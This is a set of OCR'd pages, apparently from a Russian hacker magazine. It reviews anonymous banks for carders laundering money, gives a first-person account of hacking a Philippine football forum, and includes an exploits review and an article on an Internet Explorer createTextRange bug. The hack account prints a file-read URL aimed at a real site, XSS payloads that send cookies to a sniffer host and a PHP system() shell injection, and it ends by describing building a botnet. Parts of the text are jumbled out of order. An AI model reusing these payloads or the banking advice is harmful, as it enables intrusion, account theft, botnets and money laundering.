




Храните деньги в банке

Обзор анонимных банков в Интернете

На сегодняшний день практически все денежные операции проходят непосредственно через глобальную Сеть. Как же представителю сетевого андеграунда производить финансовые операции, не страшась засветить свои личные данные? Ведь, согласись, далеко не все эти операции идут в ногу с законом.



Фет

Фет, или фетхард (www.fethard.biz) занимает лидирующую позицию в банковском бизнесе «нашей» направленности. Конечно, нельзя не упомянуть об одном случае, который подорвал репутацию многих клиентов к банку. Об этом случае писали на «планете«, «крутопе» и других форумах андеграунда. Фет крупно кинул некоторых довольно известных кардеров, чем заслужил неуважение со стороны последних. Однако время идет, люди меняются, и инцидент уже практически никто не вспоминает (если не напоминать). В целом же банк сейчас очень хорош, особенно когда заходит речь о конфиденциальности, и главное, о безопасности. После открытия счета клиент должен скачать программу для управления электронными ключами. Вход в клиентскую часть осуществляется через защищенный htts канал с 256-битным шифрованием. Более того, существует привязка к IP-адресам клиента для входа. Но, даже узнав логин/пасс, неприятель сможет всего лишь позавидовать твоему астрономическому балансу. Любые операции с валютой происходят с помощью запросов, генерируемых программой. Программа работает с ключами (наподобие кипера в веб-мани). Ключи также находятся под парольной защитой. Если ты захочешь украсть чужие деньги с Фета, то надо воровать пароли на вход в систему и сами ключи, что, естественно, проблематично. К тому же фильтрация по адресу тоже чего-нибудь да стоит. Вот, в принципе, и вся безопасность, но не ей только славен Фет. Ты можешь выправить в банке за умеренную плату пластиковую карту. Снимать деньги, конечно, можно только в банкомате, ну а в остальном это обыкновенная пластиковая карта, только выдана она на имя неизвестного китайца. Однако «в Интернете халявы нет!»(с) — так просто в жизни ничего не бывает. Банк сам следит за тем, чтобы никто не использовал его как средство для отмыва денег. Поэтому существует система рейтингов клиентов. Например, клиент с первым уровнем ограничен суммой в $9000 в месяц (то есть только такую сумму он может за месяц провести через свой счет). Кроме того, к примеру, приходы ваером с частных лиц на счета первого уровня отправляются обратно.

Ямба

Ямба (www.yambo.biz) до недавнего времени был одним из популярнейших банков сетевых олигархов. Он привлекал многих своим хорошим сервисом, однако не всем нравился успех этой системы. У банка зачастую возникали проблемы с потребителями: доходило дело до бойкотов со стороны последних. И вот роковой момент настал... Сегодня на заглавной странице сайта красуется надпись, гласящая о том, что счета клиентов заморожены из-за судебного иска, который подали две крупные американские компании.

Finexbank

В настоящее время очень популярен финексбанк (finexbank.com). Контора предоставляет скромный, но необходимый набор услуг. Само собой, это открытие расчетного и инвестиционного счетов. Впрочем, на сайте сообщается, что управление счетом происходит с помощью программы Internet Banking: «Указанная программа позволяет клиенту формировать платежные поручения как для осуществления безналичных расчетов, так и для получения наличных средств посредством представления к оплате чеков международных платежных систем и банков». Вообще, банк отличается хорошим сервисом и быстрой работой.



QWENTYN
/ QWENTYN@MAIL.RU /

Скоро Чемпионат мира по
только о нем. Недавно
щадка, с которой можно
Довольно привычная тема –
е-шоп, и совершать загрузки
я решил поломать какой-
футбольный сайт...

Денежный вид спорта

Заливаем троянов с сайта филиппинской футбольной ассоциации

Выбор жертвы
Подумав о футболе, я сразу вспомнил о популярном ресурсе football.com, на котором недавно нашел ошибку. Благодаря этому можно было локально читать файлы. Ты и сам можешь посмотреть на этот баг, для этого достаточно перейти по адресу: www.football.com/cgi-bin/posters/printPost.cgi?category=collegefeatures&at=/etc/passwd. Легко понять, что на этой странице тебе покажется содержимое файла */etc/passwd*. К сожалению, ничего значимого с этого бага мне поднять не удалось. Одна из идей дальнейшего взлома у меня заключалась в том, чтобы просмотреть содержимое самой программы printPost.cgi и вытащить оттуда пароль к базе данных. Однако появилась проблема: cgi-приложение представляло собой скомпилированную программу, бинарный файл. Соответственно, чтобы вытащить оттуда текстовый пароль, нужно было провести исследование этого бинарника. Из этой затеи у меня ничего хорошего не получилось, поэтому предлагаю тебе самому провести исследование этой программы и попробовать разобрать ее на кирпичики. Конечно же, только в исследовательских целях! Это действительно интересное занятие.

А мы вернемся к моей затее по взлому футбольного сайта. Я быстро нашел довольно колоритный сайт www.philfootball.info — ресурс филиппинской футбольной ассоциации. Звучит интересно, не так ли? Ну что ж, поехали!

Первое знакомство
Итак, что мы имеем. Как легко заметить на скрине, сайт довольно убогий. Все набито на голом html, поэтому копать тут нечего. И сколько я ни шарился по различным линкам, ничего интересного так и не нашел :(. Спасло меня только то, что на сайте был установлен чат и форум, на которые и оставалась вся надежда. По старой традиции я начал с форума. Там стоял старый-добрый MercuryBoard, что меня обрадовало. Сейчас расскажу почему.

Лично мне этот движок очень нравится, но, несмотря на это, он, как и любой другой, имеет дырки. Форум, как я сразу заметил, за год уже перебрался на ветку повыше — 1.1.3, поэтому для теста была выбрана старая версия, которая сохранилась у меня на старой болванке. Так как для этого движка в паблике не было выложено ни одной уязвимости класса PHP source injection, а самому искать

футболу, и все мои мысли
мне понадобилась пло-
было бы заливать троянов.
— поломать американский
и оттуда. Но в этот раз
нибудь популярный

исходники мне было лень, я решил для начала остановиться на sql injection. Порывшись пять минут в багтраках и выцепив парочку скулей, я начал тестировать на локалхосте. Все прошло на ура, но при тесте на «Филиппинах» сплоиты работать подчистую отказывались. В порядке теста, на локальной системе, мной была найдена еще одна недокументированная sql-иньекция, но опять же на philfootball работоспособность ее была нулевой. Забегая вперед, хочу заметить, что администратор форума оказался грамотным человеком, обладал хорошей интуицией и привычкой перечитывать логи перед сном. Сразу вспомнились времена, когда KEZ с PinkPanther'ом релизили CSS-дырки под этот движок. Почитать об этом можно тут: http://forum.antichat.ru/thread5971.html и http://forum.antichat.ru/thread5796.html.

Как я и рассчитывал с самого начала, все оказалось легко и просто, и использованный мною скрипт проскочил, но был вырезан фильтром форума. Я запустил InetCrack и закодировал строку «java» десятичной кодировкой, в результате чего получил «&#106&#224&#118&#97&#115cript», и скрипт для тестового локального алерта стал выглядеть следующим образом:

```
[color=indigo;background:url(&#106&#224&#118&#97&#115cript:
alert(document.cookie))][/color]
```


«Ура, все работает», — подумал я и принялся переделывать скрипт для отправки полученных значений куков на снифер. Как видишь, в куках у нас спокойно хранится и сессия, и id пользователя, и его md5 хэш, что не может не радовать. В общем, ничего лишнего. При перекодировке слово javascript было замечено, что ни одна комбинация, будь то &#106&#224&#118&#97&#115 &#99 ript или &#106&#224&#118ascript, не хотела работать, и лишь только первоначально найденная мной золотая середина выдавала тестовый алерт на ура!

Теперь же я принялся за составление запроса, отправляющего

Выцедив имя и пароль, я стал подбирать различные комбинации к **ftp** и **ssh**. Но опять же, покопавшись минут десять, снова обломался.
И было из-за чего: с шеллом ничего не получилось, админки сайта нет, все — на **html**...



Помни, действия каждого взломщика противозаконны, так что советую ничего из вышеописанного не повторять. Все написано только для ознакомления.



/1/ в надежде на бэкап

/2/ сладкий конфиг к БД

/3/ cookies

/4/ phpinfo

куки на снифер, но, к моему великому удивлению, куки не шли. Не хотелось заморачиваться на причине происходящего, и я пополз колупать другие модули. Уязвимости-то есть, так зачем же останавливаться только на одной? К большому сожалению, возможность подгрузки XSS-скрипта через аватарку тут работать не хотела, а парсеры в этой версии двига со своей задачей справились, поэтому был взят курс на личные сообщения (http://forum.antichat.ru/thread5796.html). Вот здесь я уже не рассчитывал встретить дырки, ведь, насколько я помню, их убрали еще в самых первых версиях. Но как впоследствии оказалось, запретили только использовать слова «script» в title — оно парсилось, вставляя какую-то фигню в середину слова, но самое главное — ни скобки, ни кавычки, ни слеши не парсились! В течение одной минуты был

Но все-таки настройки были выставлены правильно, и меня громко послали нафиг. Мол, данному пользователю любая хакерская деятельность запрещена. Отчаявшись, я полез смотреть пароли к БД…

сооружен и оттестирован на себе XSS-сплоит, без использовании слов script, java и пр. :

Думаю, что все ясно. Скажу несколько слов про админа. Он действительно оказался не простым парнем. Сначала забанил айпи одного из моих vpn-аккаунтов, потом постоянно писал мне приваты, все спрашивая, кто я такой, как попал на форум и откуда родом, потом звал пообщатся в чат.

И хотя вредоносного скрипта в списке сообщений видно не было, все работало отлично, но при ответе на сообщение он выдавал меня с головой. Учитывая то, что я вел активную переписку с админом, отвечая на его бредни, а он — на мои, допустить своего разоблачения я не мог. Приятная новость не заставила себя долго ждать. Помнишь, я говорил, что кавычки не парсятся. Так вот, именно одинарная кавычка, из-за плохого парсинга, позволила нам нарушить структуру тэга input и выйти за границы value, тем самым скрывая от глаза злобного админа вредоносный скрипт. Вот так мой сплоит и прорвался в дебри html-документа, оставшись при этом полность незамеченным:

```
<td class='tabledark'><input class='input' name='title' size='60'
value='Re:'<body onLoad=img.src="http://site.com/sniff.php?"+document.
cookie>' /></td>
```

В финале мой скрипт стал выглядеть таким образом:

```
Re:'<body onLoad=img.src="http:// site.com/sniff.php?"+document.
cookie>
```

Теперь о снифере. Честно говоря, я боялся, что за предельно короткие сроки не смогу расшифровать хэш такого умного админа, поэтому было решено написать функционалку. Что это такое, думаю, PinkPanther тебе хорошо объяснил в статье об укр.нет, поэтому не вижу смысла все разжевывать: исходник снифера для данного форума есть на врезке. Работает он только благодаря тому, что смена email-адреса в профайле пользователя осуществляется без подтверждения пароля.

Итак, адрес в профайле был изменен, а прибывший хэш загнан в переборщик. Через пару секунд я уже жалел о том, что использовал функционалку, так как пароль подобрался по моим словарям невероятно быстро — им оказалось слово «mercurial», а прежний админский мейл я уже и забыл. Я не стал заново изменять его, так как вся моя затея могла рухнуть. В общем, палево. Ты, наверное, скажешь: «Да какое палево, авторизируйся, лезь быстро в админку и делай свои дела — все успеешь». Ан нет, в данном движке, при авторизации двух человек одновременно, они оба отображаются в активных пользователях. Зачем мне отображение двух админов одновременно? Так что оставалось ждать, когда администратор пойдет спать.

В админке

Через пару часов админ свалил, и я приступил к своим грязным делам, то есть полез на форум. Авторизировавшись в админке, захотел получить шелл.

Изначально задумка была такова. В MercuryBoard есть такая фишка, как командная строка БД, то есть можно вытворять с базой данных все, что хочешь. Я сразу же вспомнил свой старый опыт с данным форумом, дописал к названию одного из разделов нехитрую банальную комбинацию <?system($cmd)?>, а дальше полез в БД-консоль делать бэкап данного раздела.

Расскажу, как я узнал полный путь к папке с форумом. Все очень просто. Админка имеет столько всяких примочек, что такую простую штуку, как полный путь к скрипту, узнать никакого труда не составляет. Смотри сам, phpinfo — на скрине:

Теперь, когда полная картина ясна, объясню. Я пытался сбэкапить один из разделов форума, где находился наш инклуд, в файле cmd.php. Но все-таки настройки были выставлены правильно, и меня громко послали нафиг. Мол, данному пользователю любая хакерская деятельность запрещена. Отчаявшись, я полез смотреть пароли к БД — надеялся, что хоть к чему-то они подойдут. Да-да, админка форума и этим радует — прям рай для хакера.

Выцедив имя и пароль, я стал подбирать различные комбинации к ftp и ssh. Но опять же, покопавшись минут десять, снова обломался. И было из-за чего: с шеллом ничего не получилось, сайта админки нет, все — на html, пассы к ftp/ssh подобраны не были, поэтому пришлось, как видишь, ограничиться только админкой форума.

Мораль

Как ни странно, посещаемость у ресурса оказалась высокой, причем основной народ сидел под бажным ослом. Для загрузок я решил использовать недавно вышедший эксплойт, который описывается в статье "Ослу - ослиная смерть". На момент моих экспериментов пробивалось примерно 30% машин, и я быстро набрал неплохой ботнет.

EXPLOITS REVIEW

Novell Messenger Server 2.0 (Accept-Language) Remote Overflow Exploit

описание: Вот наконец-то хакеры дотянулись и до малоизвестной Novell. Новый эксплойт вышел 15-го апреля. На сей раз обнаруженная ими уязвимость позволяет удаленному пользователю выполнить произвольный код на целевой системе. Банально, но факт. Дыра заключается в ошибке функции проверки границ данных в службе Messaging Agent, что висит на 8300 порту. При обработке заголовка «Accept-Language:», используя слишком длинную строку (более 16-ти символов), хакер может скомпрометировать переполнение стека и, как следствие, выполнить произвольный код на целевой системе.

защита: Подробнее посмотреть и забрать заплатку можно с официального сайта производителя:
http://support.novell.com/cgi-bin/search/searchtid.cgi?10100861.htm

ссылки: Сплоит забираем по адресу:
http://milw0rm.com/exploits/1679

злоключение: Novell — не очень распространенная система, поэтому массовых поломок, конечно же, не будет. Однако следует учесть, что она широко применяется в крупных серверных компаниях. Взломов будет немного, но произойдет большая утечка информации.

greets: Выражаем респект H D Moore за написание сплоита.

PHP121 Instant Messenger <= 1.4

описание: Апрель выдался для программистов урожайным. В День космонавтики вышел сплоит, использующий уязвимость в PHP121 Instant Messanger. Она позволяет удаленному пользователю выполнить произвольные SQL-команды в базе данных приложения. Уязвимость существует из-за недостаточной обработки входных данных в параметре файла куки, в сценарии php121login.php. Хакер с помощью специально сформированного файла куки имеет возможность выполнять произвольные SQL-команды в базе данных приложения.

защита: В настоящее время способов устранения данной уязвимости не существует. Однако надо учитывать, что для работы сплоита должна быть выключена опция «magic_quotes_gpc».

ссылки: Сплоит забираем по адресу:
www.milw0rm.com/exploits/1666
Или читаем про него на:
www.xakep.ru/post/31106/default.asp

злоключение: Как всегда, все, что связано с Php, можно поломать. Теперь пользователям надо быть крайне осторожными. Совет: пересматривайте и переписывайте скрипты сами.

greets: Сплоит был написан человеком с ником rgod (rgod@autistici.org), который также предлагает посетить свой сайт: http://retrogod.altervista.org

Mozilla Firefox <=1.5.0.1

описание: 13-го апреля в багтрак-лентах появилась информация о свежем баге в Mozilla: из-за допущенной ошибки разыменования нулевого указателя, хакеры получили возможность удаленнно досить браузеры. Весь код эксплойта представляет собой 6 строк:


```
<legend>
<kbd>
<object>
<h4>
</object>
</kbd>
```


защита: В настоящее время защиты от уязвимости не существует. Следует либо отказаться от использования nfsd, либо фильтровать 2049 порт при помощи файрвола. Справедливости ради надо сказать, что на данном этапе существования дырки, большой опасности она не представляет.


ссылки: Почитать о баге и проверить браузер на уязвимость можно на этой странице: www.milw0rm.com/exploits/1667.

злоключение: Это действительно серьезно. Тысячи людей выходят в Интернет через этот браузер, и уязвимость не останется незамеченной.

greets: Передаем приветы Симону Морелу (izimask@thehackademy.net), Томасу Вальдегеру (bugtraq@morph3us.org), а также бравым парням из группы BuHa-Security Community (http://buha.info/board).


зловредный код


поднятие прав через MySQL


короткий код эксплойта



ТАНЯ АЛИЕВА

Ослу — ослиная смерть

Подробности новой сокрушительной ошибки. Производство MS!



Не забывай, что вся приведенная ниже информация предназначена только для ознакомления и не является руководством к действию.

В конце марта этого года новость о критической уязвимости в Internet Explorer 6.0 буквально облетела все известнейшие багтраки. И это неудивительно, ведь, судя по описаниям, свеженайденный баг имел большие перспективы для хакеров – под прицелом оказались миллионы машин. В число потенциальных жертв также попадали машины с пропатченными Windows XP SP2. Эта ошибка стала достойным продолжателем нашумевшего WMF-bug. Пройти мимо нее было бы кощунством.

Предыстория

22-го марта 2006-го года группой ComputerTerorrism (www.computerterrorism.com) из Великобритании был описан Advisory CT22-03-2006, в котором шла речь о серьезной проблеме в браузере MS IE 6.0 всех сборок и бета-версии 7. Стоит заметить, что, по заявлениям CERT, первым уязвимость обнаружил Андреас Санблад (Andreas Sandblad) из Secunia Research. В довольно скудном техническом описании указывался основной источник зла — функция createTextRange(), которая в некоторых условиях могла привести к неправильному разыменовыванию таблицы указателей. Посмотрим ошибочный код поближе:

```
0x7D53C15D          MOV ECX, DWORD PTR DS:[EDI]
..
0x7D53C166          CALL DWORD PTR [ECX]
```

Таким образом, из-за плохо продуманной передачи данных внутри браузера, можно сформировать некорректную ссылку. Как следствие, регистр ECX укажет на несуществующий участок кода, что спровоцирует вылет браузера в трубу. Тем не менее, по утверждениям экспертов из ComputerTerorrism, если указатель будет показывать в нужную сторону, то нам надо поэксплуатировать приложение, передав управление шелл-коду, расположенному в памяти, по адресу ECX. В качестве доказательства приводился PoC-код, наглядно демонстрирующий DoS IE, который расположен по адресу: www.computerterrorism.com/research/ie/poc.htm. Неплохо, правда? Подробнее почитать про ошибочную функцию ты сможешь здесь: http://home.ural.ru/~psynet/TextRange.html

Развитие уязвимости

Сразу же после опубликования информации о дыре вышло несколько 0day-сплоитов различных сборок. Первым человеком, который разработал концепцию сплоита, был хакер с ником Skylined. А самой нашумевшей считается версия отмычки, написанная нашим соотечественником DarkEagle, которую можно стянуть с Милворма: www.milw0rm.com/exploits/1606. Код не слишком сложный. Я думаю, если немного над ним посидишь со справочником по JS, то белые пятна вскоре исчезнут. Вообще, у многих людей сплоит не выдавал желаемого результата (вшитый шелл-код должен был запускать виндовый калькулятор), вместо этого браузер обжирал жуткий кусок памяти и не по-детски грузил своп. Ходят слухи, что, возможно, DEP защищает от подобного рода уязвимости, но сейчас я не могу сказать тебе, так ли это. Самый примитивный эксплойт, который приводит к аварийному завершению работы браузера, выглядит примерно так:

```
<input type="checkbox" id='c'>
<script>
r=document.getElementById("c");
a=r.createTextRange();
</script>
```

После появления 0day-сплоита решения по ликвидации уязвимости от самой MS не было. Единственное, что посоветовали специалисты из Майкрософт, — это запретить выполнение активного содержимого. Впрочем, багфиксы последовали от сторонних производителей, таких как известная iDefence, determina и так далее. Насколько я знаю, фиксы представляли собой обычные DLL, которые подгружались к потенциально уязвимым приложениям IE, Outlook (аутглюк, между прочим, автоматически выполнял злобный скрипт, который он получал в письме, поэтому реагировал на него аналогично ослу). Тем не менее программисты из Майкрософт выпустили официальную заплатку для винды. Теперь она доступна по адресу: www.microsoft.com/technet/security/Bulletin/MS06-013.mspx. Замечу, что бюллетень был опубликован только 11-го апреля. Особой чести разработчикам винды это не делает.

Глобальное эксплуатирование

